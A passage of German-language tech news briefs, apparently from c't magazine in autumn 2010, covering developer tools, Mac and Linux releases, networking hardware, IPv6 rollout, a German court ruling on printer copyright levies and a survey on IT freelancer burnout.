Intel hat sein Parallel Studio auf die Version 2011 aktualisiert. Die Werkzeugkiste zum Programmieren parallelisierter Windows-Applikationen enthält außer dem Parallel Inspector zum Auffinden von Speicherlecks, Race Conditions und Deadlocks sowie dem Profiling-Werkzeug Parallel Amplifier die so genannten Parallel Building Blocks. Dazu gehört die jüngst in den Intel C/C++-Compiler 12 eingebaute Erweiterung Cilk, mit deren Hilfe sich durch Einstreuen weniger Schlüsselwörter (cilk_spawn, cilk_sync, ...) Anwendungen im Handumdrehen parallelisieren lassen.

Ebenfalls integriert sind die Threading Building Blocks, eine Ansammlung von C++-Templates etwa zur Parallelisierung von Schleifen, zum Starten von Threads oder zu deren Synchronisierung. Die Array Building Blocks (Beta) bieten C++-Template-Klassen zum parallelen Hantieren mit mehrdimensionalen Arrays.

Die Komponenten von Parallel Studio 2011 kann man einzeln verwenden oder – bequemer – aus Visual Studio 2010 heraus. Die Preise beginnen bei 799 US-Dollar. Die Software lässt sich 30 Tage kostenlos testen. (ola)

www.ct.de/1022048

Flash Developer Tools 4

Powerflasher hat die Version 4 ihrer Flash Development Tools (FDT) veröffentlicht. Dabei handelt es sich um eine auf Eclipse basierende Entwicklungsumgebung für Flash- und Flex-Anwendungen.


Hinzugekommen ist ein Profiler, der etwa beim Aufspüren von Speicherlecks hilft. Noch zur Laufzeit zeigt er an, wie viel Speicher eine SWF-Datei belegt und wie viele Objekte sie umfasst. Eventuelle Probleme im Applikationsdesign lassen sich mit dem neuen Dependency Visualizer aufdecken, der anzeigt, welche Objekte von welchen anderen abhängen.

Außerdem kann man nun eigene Projektvorlagen erstellen, etwa um sie Dritten zur Verfügung zu stellen. Fonts im Ganzen oder einzelne Zeichen daraus lassen sich mit dem

neuen Font Library Creator zu einem Schriftpaket im SWF- oder SWC-Format schnüren. Der ActionScript-Compiler soll um den Faktor zwei bis drei schneller geworden sein.

FDT ist in drei Ausgaben erhältlich: Pure für 118 Euro, Plus (früher Professional) für gut 415 Euro und Max (früher Enterprise) für 713 Euro. Die Plus-Ausgabe ergänzt Pure um Funktionen zum Durchsuchen und -stöbern von ActionScript-Code. Nur Max enthält darüber hinaus Profiler, Dependency Visualizer und Debugger. Alle drei laufen unter Windows, Linux und Mac OS X. Eine 30 Tage lauffähige Testversion mit vollem Funktionsumfang steht zum kostenlosen Download bereit. (ola)

www.ct.de/1022048



Mit dem neuen Font Library Creator in FDT 4 kann man mit wenigen Mausklicks Schriften als SWF-, SWC- oder ActionScript-Datei exportieren.


Anzeige

Aufpoliertes Pixelwerkzeug

Die Bildbearbeitung GraphicConverter 7 erstrahlt in neuem Glanz: Entwickler Thorsten Lemke hat die Software komplett neu in Cocoa programmiert. Bunte, große Icons und halbtransparente Fenster mit Werkzeugen unterstützen den Anwender bei der Arbeit, selbst das alte Herzstück – die Mehrfachkonvertierung – präsentiert sich in aktueller Mac-Optik. Den Platz in der Toolbar nutzt Lemke, um zum Beispiel dem Bild direkt ein passendes Finder-Etikett zuzuweisen.

Geodaten lassen sich nun auf einer Karte anzeigen und Vorschaubilder im Browser stufenlos skalieren. Neu ist auch die Unterstützung von mehreren Prozessorkernen. GraphicConverter 7 ist Shareware und blendet für zehn Sekunden einen Startbildschirm ein – wer diesen loswerden will, zahlt 35 Euro. Das Update erhält man für rund 25 Euro. Voraussetzung ist Mac OS X 10.4 oder höher. (mam)

www.ct.de/1022050



Komplett neu entwickelt:
der Graphic-Converter 7

ExFAT für Macs

Manche Macs mit OS X 10.6.4 können es schon, mit dem (bisher nur als Entwickler-Build verfügbaren) System 10.6.5 beherrschen es dann alle Macs: ExFAT-Medien schreiben und lesen. Die SDcard Association hat das von Microsoft für Flash-Speicher entwickelte Format ExFAT (Extended File Allocation Table) als

Standard für die neuen SDXC-Karten festgelegt, die derzeit bis zur Größe von 2 Terabyte spezifiziert sind. FAT32 limitiert die Dateigröße auf 4 GByte, die etwa HD-Videofilme bereits nach wenigen Minuten Aufnahme überschreiten. ExFat erlaubt Dateigrößen jenseits der Exabyte-Grenze. (mam)

Apple schützt weitere Produkte

Das US-Patent- und Markenamt hat Apple am 5. Oktober unter anderem Patente für die Magic Mouse und Time Machine sowie Gebrauchsmusterschutz für Cover Flow zugesprochen. Genau einen Tag vorher hatte Apple vor einem texanischen Gericht einen Patentstreit gegen die Firma Mirror Worlds Technologies Inc. verloren. In dem 2008 angestrengten Verfahren ging es um die Mac-OS-X-Bestandteile Spotlight, Cover Flow und Time Machine.

Das Gericht sprach Mirror Worlds Schadensersatz in Höhe von 625,5 Millionen US-Dollar zu – 208,5 Millionen pro Verstoß. Apple hatte anschließend per

Eilantrag die Aussetzung des Urteils beantragt und hat durch zwei der neuen Entscheidungen stichhaltige Argumente in die Hand bekommen.

Gründer der Firma Mirror Worlds ist Professor David Gelernter, der an der Yale University Computer-Wissenschaft lehrt. Er hatte die Idee, Dateien mit Hilfe sich teilweise überdeckender Karteikarten in einem dreidimensional wirkenden Stapel darzustellen. Time Machine zeigt Dateien in einem zeitlich gestaffelten Tunnel an, bei Cover Flow blättert man in den sich seitlich überdeckenden Dateisymbolen wie in einer Reihe Schallplattenhüllen. (jes)

Kalender- und Kontakt-Sync ohne Cloud

Mit iHub Basic für knapp 30 Euro werden Intel-Macs (ab Mac OS X 10.6) zum Kalender- und Kontakt-Server für das heimische Netzwerk und versorgen via WLAN auch iPad, iPhone und iPod Touch. Zum Zuge kommen die offenen Standards CalDAV und CardDAV, woraus unterschiedliche Systemanforderungen resultieren: Für den Abgleich von Terminen genügt Mac OS X 10.5 respektive iPhone OS 3, Kontaktdata benötigen

Mac OS X 10.6 sowie iOS 4. Hersteller NovaMedia aus Berlin bestätigte auf Anfrage, dass die entfernte Synchronisation via VPN ebenfalls möglich ist. Damit ist iHub Basic eine Alternative für Anwender, die ihre privaten PIM-Daten nicht einer Cloud anvertrauen, sondern die Synchronisation selbst managen wollen. Die Demoversion läuft 14 Tage. (olm)

www.ct.de/1022050

Apple TV en détail

Vier Wochen nach der Vorstellung von Apple TV wurden weitere technische Details bekannt. Zum Beispiel, dass die Firmware eine Variante des Betriebssystems iOS ist, das auch auf dem iPhone, dem iPod touch und dem iPad zu finden ist. Die Fernsehbox enthält 8 GByte NAND-Speicher – für einen Streaming-Client unerwartet viel. Jetzt wird spekuliert, dass Apple für das 120 Euro teure Gerät eigene Apps plant, um es als eine Art Spielkonsole zu etablieren. Dafür fehlen noch die Eingabegeräte, bisher kämen nur die mitgelieferte Fernbedienung, iPhone, iPod touch oder iPad in Frage. Die kostenlose App „Remote“ steuert jedenfalls ab der Version 2.0 (siehe S. 26) auch das neue Apple TV. Gegenstück auf dem Apple TV ist die an Front Row angelehnte Wohnzimmeroberfläche „Lowtide“.

Dem Dev Team ist es gelungen, die Firmware des Apple TV zu entschlüsseln. Dies ist der erste Schritt zu einem Jailbreak für das Gerät, der das Aufspielen

von Software ohne Apples Segen erlauben würde. Die Fernsehbox lässt sich per USB an den Mac anschließen und dort wiederherstellen. In diesem Modus müssen HDMI- und Netzkabel abgezogen sein, Strom erhält das Gerät dann über USB.

Die Reparaturspezialisten von iFixit haben im demontierten Apple TV außerdem noch Lötsstellen für einen zweiten Speicherbaustein entdeckt, der auf eine künftige Version mit 16 GByte schließen lässt. Auf der Hauptplatine befindet sich auch ein Anschluss, der sich für einen Dock-Connector eignen würde. Der Arbeitsspeicher fasst wie beim iPad 256 MByte; das WLAN-Modul kennt man ebenfalls vom iPad: Es funkelt auch im 5-GHz-Band. Der Broadcom-Chipsatz BCM4329XKUBG würde sogar für Bluetooth und UKW taugen, was Apple aber nicht nutzt. In Deutschland hatte die Auslieferung des Apple TV bei Redaktionsschluss noch nicht begonnen. (jes)

Keyboard-Verbreiterung

Der Schweizer Zubehörhersteller LMP bietet einen aufsteckbaren Ziffernblock für neuere Mac-Tastaturen an. Das Design des „WKP-1314“ ist an die aktuellen Apple-Modelle aus Aluminium angelehnt und meldet sich beim System als zweite Bluetooth-Tastatur an. Eine beigelegte Klemmleiste verbindet beide auf

Wunsch mechanisch miteinander. Das LMP-Keypad kostet rund 40 Euro.

Aktuelle Mac-Tastaturen sind wahlweise mit oder ohne Ziffernblock erhältlich – sofern man die kabelgebundene Variante wählt. Bluetooth-Fans müssen sich bislang mit der schmalen Version begnügen. (mst)



Das Ansteck-Keypad der Firma LMP erweitert Apples Bluetooth-Tastatur um einen Ziffernblock.

Anzeige

10-GE-Switch fürs Kernnetz

Netgear führt mit dem Modell XSM7224S seinen ersten 10-Gigabit-Ethernet-Switch als Backbone für Rechenzentren ein. Das Gerät besitzt 24 SFP+-Slots für verschiedene optische Anschlussmodule, vier Slots haben einen parallelen RJ45-Port für 10GBase-T. Der Layer-2-Switch ist konfigurierbar und beherrscht grundle-

gende IPv4-Routing-Funktionen (Subnet/VLAN Routing), was Netgear „Layer 3 lite“ nennt.

Ab Anfang 2011 soll man ihn per Lizenz-Upgrade zum vollwertigen Router (Layer-3-Switch mit IPv4/IPv6 RIP, OSPF, VRRP, Multicast) aufrüsten können. Der XSM7224S ist ab Dezember für 10 222 Euro erhältlich. (ea)



Netgears 10-Gigabit-Ethernet-Switch XSM7224S soll als Backbone in Netzen kleiner und mittlerer Unternehmen arbeiten.

Wireless USB 1.1 finalisiert

Das USB Implementers Forum hat die länger schon erwartete Spezifikation für die drahtlose USB-Variante WUSB 1.1 veröffentlicht.

Bestandteil der neuen Version sind die zwei Authentifizierungsverfahren Near-Field Communication und Proximity Detection. So können sich zwei in direkter Nachbarschaft aufgestellte Geräte ohne Weiteres gegenseitig authentifizieren, beispielsweise ein PC und ein Hub. Die neue Version 1.1 soll zudem eine geringere Stromaufnahme ermöglichen

und die Bandgruppe 3 jenseits von 6 GHz erschließen. Wireless USB befördert wie USB 2.0 bis zu 480 MBit/s – das jedoch drahtlos über bis zu 3 Meter. Bis zu 110 MBit/s sind es bei maximal 10 Meter Distanz. Geräte mit dem aktuellen WUSB 1.0 sind noch rar: Neben Hubs, beispielsweise von Belkin, gibt es einige PCs, für die WUSB als Option erhältlich ist. Wann erste Geräte mit WUSB 1.1 erscheinen, ist offen. (dz)

www.ct.de/1022052

www.heise.de dauerhaft mit IPv6

Seit dem 29. September bietet heise online alle Seiten parallel über IPv4 und IPv6 an und ist damit die weltweit größte Nachrichten-Seite im Dual-Stack-Betrieb. Die Änderung blieb weitgehend unbemerkt. Nach dem sehr positiven Ergebnis des Dual-Stack-Experiments am 16. September war das auch nicht anders zu erwarten (siehe c't-Link unten).

Über die E-Mail-Adresse six@heise.de trafen nur fünf Meldungen über Fehler ein, die unmittelbar mit dem Dual-Stack-Betrieb zu tun haben. Zwei Leser erlebten einen Bug in Mac OS X: Unter gewissen Bedingungen versuchten Apple-PCs IPv6-Verbindungen, obwohl es erkennbar keinen IPv6-Connect zum Internet gibt. Dieser Fehler ist nach Angaben von Beta-Testern auch im kom-



menden Update 10.6.5 noch nicht behoben.

Zwei Leser stolpern über einen Fehler im DNS-Relay einiger älterer D-Link-Router. Bereits bei den Tests dieser Geräte anno 2004 und 2007 hatten wir festgestellt, dass sie auf DNS-Abfragen nach IPv6-Adressen mit einem Absturz reagieren. Korrigierte Firmware gibt es nicht.

Während sich diese vier Fälle durch Umstellungen an den Rechnern lösen ließen, war das beim fünften nicht der Fall: Zwischen zwei großen Carriern (British Telecom und Hurricane Electric) funktionierte das IPv6-Routing nicht. Bei Redaktionschluss dieser Ausgabe war der Fehler noch nicht behoben. (je)

www.ct.de/1022052

Weitere 100-GE-Tests über Weitverkehrsnetze

Wenige Monate nach der Verabschiedung des Industriestandards IEEE 802.3ba für Ethernet-Verbindungen mit bis zu 100 GBit/s untersuchen Hersteller wie Infinera und Netzwerkbetreiber wie das Deutsche Forschungsnetz (DFN) die Praxistauglichkeit der Netzwerktechnik über Weitverkehrsnetze (WANs). Während Infinera Prototypen seines „100 GbE Client Interfaces“ über eine Strecke von 861 Kilometern erprobte, prüfte das DFN in einem Dauertest die 100-GE-Technik von Cisco und Huawei über das Glasfaser-Netz von Gasline. (rek)

Der DFN-Test lief zwischen dem Forschungszentrum Jülich (FZJ) und dem Karlsruher Institut für Technologie (KIT) über eine Strecke von 447 Kilometern und bezog Geräte verschiedener Hersteller ein. In einem 18-stündigen Dauerlauf summierter sich das Übertragungsvolumen auf 770 Terabyte. Laut DFN-Vorstand Professor Bernhard Neumair war der Test ein voller Erfolg, sodass die kommende Version des DFN-Backbone-Netzes X-WiN bereits ab 2012 Verbindungen mit 100 GBit/s erlauben könnte. (rek)

Tablets fressen IPv4 auf

Die zunehmende Verbreitung von Tablet-PCs und Smartphones soll in den USA die Knappheit an IPv4-Adressen verschärfen. Das führte Lawrence Strickling von der U. S. National Telecommunications and Information Administration (NTIA) in einer Konferenz aus: Demnach belegt die USA 90 Prozent des globalen IPv4-Adress-

pools und von diesem Kontinent sind derzeit nur noch 5,5 Prozent übrig. Bei aktuellem Tempo dürfte der Rest Mitte 2011 den Providern zugeteilt sein.

Einige Länder in Asien sehen ihre Pools ebenfalls in Monaten aufgebraucht. Die US-Administration drängt nun intensiver auf den Umstieg auf IPv6. (dz)

WLAN-Controller in der Basisstation

Mit einer pfiffigen Idee will Funkwerk Enterprise Communications kleine Unternehmen zum Einsatz ihrer WLAN-Basisstationen (APs) verleiten: In kleinen Netzen mit maximal sechs APs läuft die das WLAN verwaltende Controller-Software direkt auf einer Basisstation statt wie sonst üblich auf einer separaten Appliance. Die Funktion ist in der Firmware für die bintec-AP-Modellreihen R, W und WI ab Version 7.9.6 enthalten und wird über eine Lizenz freigeschaltet.

Ein Konfigurationshelfer (Wizard) soll auch Nichtfachleuten eine sachgerechte WLAN-Konfiguration etwa durch automatische, optimale Kanalverteilung binnen 30 Minuten erlauben. Zum Test mit einem AP kann man die Funktion kostenlos nutzen. Eine Lizenz für bis zu 6 APs kostet 475 Euro. Für 7 bis 24 APs braucht man neben weiteren 6er-Lizenzen einen Router der bintec-R-Serie, auf dem die WLAN-Controller-Software läuft. (ea)

Netz-Notizen

Devolo vertreibt jetzt seine zur CeBIT angekündigte Powerline/WLAN-Basisstation **dLAN 200 AV Wireless N** für 110 Euro. Sie verknüpft einen 3-Port-Fast-Ethernet-Switch mit einem 200-MBit/s-Powerline-Adapter sowie einem WLAN-AP, der gemäß der IEEE-Norm 802.11n im 2,4-GHz-Band brutto bis zu 300 MBit/s liefert.

AVMs **Fritzbox 6360 Cable** ist ab sofort bei den Kabelnetz-Providern Unity Media und Wilhelmtel erhältlich, weitere Provider sollen folgen. Neben Dualband-WLAN (300 MBit/s brutto, 2,4 oder 5 GHz) und VoIP-Telefonanlage besitzt das Gerät ein Modem, das Internet-Verbindungen mit bis zu 100 MBit/s über Kabel-TV-Netze aufbaut.

Verfassungsgericht hebt Urteil zur Urhebervergütung bei Druckern auf

Auf die Druckerhersteller könnten nach einem Beschluss des Bundesverfassungsgerichts Zahlungsverpflichtungen an die Verwertungsgesellschaft (VG) Wort in Millionenhöhe zukommen: Die Verfassungshüter haben ein Urteil des Bundesgerichtshofes (BGH) aufgehoben. Der BGH hatte im Dezember 2007 in letzter Instanz eine zuvor beim Land- und Oberlandesgericht Stuttgart erfolgreiche Klage gegen den Druckerhersteller Hewlett-Packard abgewiesen. Gefordert war eine Pauschale von 10 bis 300 Euro für jeden zwischen 2001 und 2007 verkauften Drucker.

Der BGH bejahte zwar eine Vergütungspflicht beispielsweise für Faxgeräte mit Kopierfunktion und Scanner, lehnte sie aber für Drucker ab. Begründung: Der Gesetzgeber habe bei der Festlegung der Vergütungssätze im Jahr 1985 nur analoge Kopierverfahren gekannt, die Regelung des alten Urhebergesetzes zum Ausgleich der erlaubten Privat-

kopien lasse sich deshalb nicht ohne Weiteres auf die Vervielfältigung digitaler Vorlagen übertragen. Wer seine Werke auf CD oder im Internet publiziere, habe bereits eingewilligt, dass die Nutzer sie ausdrucken, argumentierten die Richter in ihrem Urteil (Az. I ZR 94/05).

Gegen dieses Urteil zog die VG Wort vor das Bundesverfassungsgericht. Die von ihr vertretenen Urheber seien in ihrem Recht auf Eigentum verletzt, rügte die VG Wort. Außerdem hätte die Sache im Hinblick auf eine EU-Richtlinie zum Urheberrecht womöglich anders entschieden werden müssen: Brüssel unterscheidet nicht zwischen analogen und digitalen Vorlagen und sieht für die Erlaubnis zum privaten Kopieren einen angemessenen Ausgleich an die Urheber vor. Die Frage, ob sich aus diesem EU-Recht eine Vergütungspflicht auch für Drucker ergibt, hätte dem Europäischen Gerichtshof (EuGH) zur Beurtei-

lung vorgelegt werden müssen. Weil sich der BGH mit dieser Frage aber gar nicht befasst hat und damit Verfahrensgarantien des Grundgesetzes verletzt, haben die Verfassungshüter sein Urteil auf und forderten den BGH auf, sich unter Berücksichtigung des EU-Rechts erneut mit der Sache zu befassen.



Muss sich erneut mit Urhebervergütung für Drucker befassen: Vorsitzender des I. Zivilsenats am Bundesgerichtshof, Professor Joachim Bornkamm.

Dabei wiesen die Verfassungsrichter ihren BGH-Kollegen gleich noch einen Weg, wie man ohne einen Spruch des EuGH auskommen könnte: Die Eigentumsgarantie des Grundgesetzes, die auch für geistiges Eigentum gelte, lege nahe, dass Urheber für das erlaubte Ausdrucken digitaler Texte etwa aus dem Internet nicht einfach leer ausgehen können, sondern einen angemessenen Ausgleich erhalten müssen.

Nach diesem eindeutigen Spruch aus Karlsruhe dürfte bald eine satte Nachzahlung auf die Druckerhersteller zukommen. Seit 2008 gilt für Drucker ein von Herstellern und Verwertungsgesellschaften ausgehandelter Vergütungstarif nach Leistungsfähigkeit zwischen 5 und 12,50 Euro. Diese Größenordnung dürfte der BGH bei der Festsetzung wohl eher ins Auge fassen als die vormals etwa für Großkopierer vorgesehenen 300 Euro pro Gerät. (tig)

Anzeige

Ubuntu 10.10 ist fertig


Zeitgleich mit dem Erscheinen dieses Heftes wollen die Ubuntu-Entwickler am 10.10.2010 die Version 10.10 der Linux-Distribution zum Download bereitstellen. „Maverick Meerkat“ enthält den Kernel 2.6.35, Glibc 2.12, X.org 7.5 mit dem X-Server 1.9, Gnome 2.32 sowie KDE 4.5.1 in Kubuntu. Das Software Center wurde aufpoliert, die Integration des Online-Speichers Ubuntu One in den Desktop verbessert. Der Mail-Client Evolution soll in der enthaltenen Version 2.30 deutlich schneller arbeiten und bringt eine spezielle Oberfläche für Netbook-Displays mit.

Ubuntu 10.10 bietet jetzt in dem weiter vereinfachten grafischen Installer die Installation auf dem „Next Generation Filesystem“ Btrfs an; /boot muss dann allerdings auf einer eigenen Partition liegen. Die Net-

book Edition verwendet standardmäßig die Unity-Oberfläche, die den Platz auf dem Desktop optimal ausnutzt, allerdings Hardware-beschleunigte Grafik erfordert. In der nächsten c't finden Sie einen ausführlichen Test von Ubuntu 10.10.

Ein neuer Application Review Process soll es Entwicklern zukünftig erleichtern, ihre Software für Ubuntu anzubieten, ohne dass sie dazu in die regulären Debian- und Ubuntu-Repositorien aufgenommen werden muss. Anwendungen, die unter einer OSI-zertifizierten Open-Source-Lizenz stehen und einen – nicht näher spezifizierten – Review-Prozess durchlaufen haben, lassen sich dann aus einem eigenen Repository extra.ubuntu.com installieren. (odi)

www.ct.de/1022054



Der Ubuntu-Installer soll jetzt noch einfacher zu benutzen sein.

Preise für Hochschul-Absolventen

Der Bremer Linux-Distributor Univation wird auf dem Linux-Tag 2011 drei Hochschul-Absolventen auszeichnen, die sich in ihrer Abschlussarbeit mit dem Einsatz von Open-Source-Software beschäftigt haben. Für den interdisziplinär angelegten, 2011 zum vierten Mal vergeben-

nen Preis, der mit insgesamt 3500 Euro dotiert ist, können sich Absolventen aller Fächer noch bis zum 15. Februar bewerben. Die Teilnahmebedingungen finden Sie über den Link. (odi)

www.ct.de/1022054

Management von Windows-Clients

Die uib GmbH hat Version 4.0 ihres Management-Systems Opsi zur Verwaltung von Windows-Clients von Linux aus fertig gestellt. Die Software unterstützt die Installation, Softwareverteilung, Inventarisierung und das Patch-Management. Die wichtigsten Neuerungen – das

schnelle MySQL-Backend und die hierarchische Gruppenverwaltung Treeview – sind wie üblich zunächst nur als kostenpflichtige Zusatzmodule erhältlich; sobald die Entwicklungskosten durch die Einnahmen gedeckt sind, wird uib sie kostenlos anbieten. (amu)

VortexBox 1.5 unterstützt iTunes 10

Die Linux-basierte Multimedia-Appliance VortexBox enthält einen neu entwickelten DAAP-Server, der auch mit der aktuellen Version 10 von Apples Multimedia-Client iTunes funktioniert – die erst vor drei Monaten erschienene Version 1.4 hatte hier Probleme. Der neue DAAP-Server kann auch FLAC-kodierte

Musik ausliefern, indem er FLAC-Dateien on the fly ins WAV-Format umkodiert. VortexBox verwandelt einen PC in einen Multimedia-Server, auf den Clients via SMB, NFS, Apple-Talk, DAAP und DLNA zugreifen können. (mid)

www.ct.de/1022054

Drizzle-Beta migriert MySQL-Daten

Der minimalistische MySQL-Fork Drizzle enthält in der jetzt freigegebenen Beta-Version (Build 1802) ein Migrationstool, das die Tabellenstrukturen und Daten eines MySQL-Servers in eine mit Drizzle kompatible Datei umwandeln kann. Die für Webanwendungen konzipierte Datenbank basiert auf dem Code

von MySQL 6.0, verzichtet jedoch auf viele MySQL-Erweiterungen der letzten Jahre wie Views, Stored Procedures, Trigger sowie diverse exotische Tabellentypen und kehrt so gewissermaßen zu den Wurzeln von MySQL zurück. (odi)

www.ct.de/1022054

Gute Geschäfte bei Red Hat

Red Hat hat in seinem zweiten Quartal 2011, das am 31. August endete, den Umsatz gegenüber dem Vorjahr um 20 Prozent auf 220 Millionen US-Dollar gesteigert. Gegenüber dem ersten Quartal beträgt die Umsatzaufwärtssteigerung fünf Prozent. Der Gewinn liegt mit 23,6 Millionen US-Dollar knapp unter dem

ersten Quartal, allerdings um 18 Prozent unter dem Vorjahr – im vergangenen Jahr gingen 7,3 Millionen Dollar steuerliche Vergünstigungen in die Bilanz ein. Den größten Teil des Umsatzes erzielt der Linux-Distributor mit Subskriptionen von Red Hat Enterprise Linux. (anw)

Dell-Server für Ubuntu zertifiziert

Dell und Canonical haben eine Reihe von Servern verschiedener PowerEdge-Reihen für Ubuntu zertifiziert. Die meisten Systeme sind für den aktuellen Ubuntu Server 10.04 zertifiziert, dessen Versorgung mit Updates bis April 2015 garantiert ist.

Ubuntu wird allerdings weder vorinstalliert noch offiziell von Dell unterstützt – Kunden können Support-Verträge bei Ubuntu-Anbieter Canonical abschließen. (odi)

www.ct.de/1022054

Letzte Gnome-2-Version

Gnome 2.32 – das letzte Gnome-2-Release vor Erscheinen der grundlegend überarbeiteten Version 3.0 des Desktops im kommenden Frühjahr – bringt nur noch kleinere Verbesserungen bei den enthaltenen Anwendungen. So kann der Multi-protokoll-IM Empathy jetzt mehrere IM-Kontakte, die dieselbe

Person in verschiedenen Chat-Netzwerken repräsentieren, zu einem Kontakt zusammenfassen. Der Dokumenten-Betrachter Evince kann Anmerkungen in PDF-Dateien anlegen; der Video-Player Totem aktiviert bei Interlaced-Videos automatisch den Deinterlacer, um die Darstellungsqualität zu verbessern. (thl)

Weiterarbeiten trotz Krankheit

Viele IT-ler arbeiten auch dann weiter, wenn sie gesundheitlich nicht auf der Höhe sind. Sie tauchen daher in den Krankenkasenstatistiken nicht auf. Dies hat ein Team der Technischen Universität Dortmund in Kooperation mit verschiedenen Freelancer-Börsen per Online-Befragung festgestellt.


Die Auswertung der Antworten von 400 Umfrageteilnehmern ergab, dass Freelancer häufiger von Krankheiten geplagt werden als abhängig Beschäftigte. So klagten zwei Drittel der Alleinselbständigen über innerhalb eines Jahres aufgetretene arbeitsbedingte Muskel- und Skeletbeschwerden, die Hälfte über psychische Probleme, vornehmlich über Ängste und negative Emotionen. Ebenso viele berichten von Erschöpfung und Regenerationsunfähigkeit – also von typischen Burnout-Symptomen.

Nur 30 Prozent der Freelancer sowie etwa 40 Prozent der

abhängig Beschäftigten gehen davon aus, die Belastungen bis zum Rentenalter von 65 Jahren aushalten zu können, 10 Prozent der abhängig Beschäftigten und 14 Prozent der Freelancer erwarten, dass sie nicht einmal bis zum fünfzigsten Lebensjahr durchhalten. Der Stoßaufziger „Eigentlich müsste ich jetzt schon aufhören“ erfolgt durchschnittlich im Alter von 43 Jahren.

Die Wissenschaftler zeigen sich erstaunt darüber, dass nicht lange Arbeitszeiten als Ursache der Gesundheitsstörungen genannt worden sind, sondern vielmehr die Art der Aufgaben sowie das Verhältnis zu Kollegen oder Kunden und – besonders bei den Freelancern – in der vermissten Trennung von Arbeit und Privatleben.

Die Rangfolge der Belastungsfaktoren, die vor allem zu psychischen Problemen und Burnout führen können, stellt sich anhand der Untersuchung wie folgt dar:



Viele IT-Angestellte und -Freelancer haben gesundheitliche Beschwerden auf ihre Arbeit zurückgeführt. Nur ein Teil der Betroffenen reagiert darauf mit Fehlzeiten.

- sinnlose Aufgaben
- mangelnde Wertschätzung durch Vorgesetzte/Kunden
- nicht nachvollziehbar strukturierte Aufgaben
- Ergebnisdruck
- geringe Austauschmöglichkeiten mit Kollegen
- unangemessene Vergütung
- keine regelmäßigen Pausen

- Zeitdruck
- keine Trennung zwischen Arbeit und Privatleben.

Die TU Dortmund hat ein Konzept für ein Burnout-Präventionszentrum entwickelt und baut erste Pilotnetzwerke derzeit im Münsterland sowie im Ruhrgebiet und im Rheinland auf (www.burnon-zentrum.de). (fm)

Scientific Programming in Köln und Jülich

Die Fachhochschule Aachen bietet ihren dualen Bachelor-Studiengang Scientific Programming in Jülich und parallel in den Räumen des Technologieparks Köln an. Die Studierenden erhalten nebenläufig eine Ausbildung bei angeschlossenen Firmen und Einrichtungen zum Mathematisch-

technischen Softwareentwickler (MATSE). Das akademische Pensum vermitteln Blockseminare. Partner sind lokal ansässigen Firmen und das Jülicher Supercomputing-Zentrum und das Rechen- und Kommunikationszentrum an der RWTH Aachen (www.fh-aachen.de/13572.html). (fm)

Master-Studiengang IT-Management

In Teilzeitform offeriert die Fachhochschule Mainz voraussichtlich ab dem 1. Februar den berufsintegrierenden Master-Studiengang IT-Management. Er setzt auf dem dualen Bachelor-Studiengang Wirtschaftsinformatik auf. Das Studium schließt mit dem Master of Science ab, der

auch für eine Promotion qualifiziert. Zurzeit erhebt die FH keine Studiengebühren, es fällt lediglich ein Semesterbeitrag in Höhe von zirka 200 Euro an, in dem die Fahrkarte für den Großraum Frankfurt-Wiesbaden-Mainz und Leistungen des Studierendenwerks enthalten sind. (fm)

Anzeige

Hochdimensionale Daten

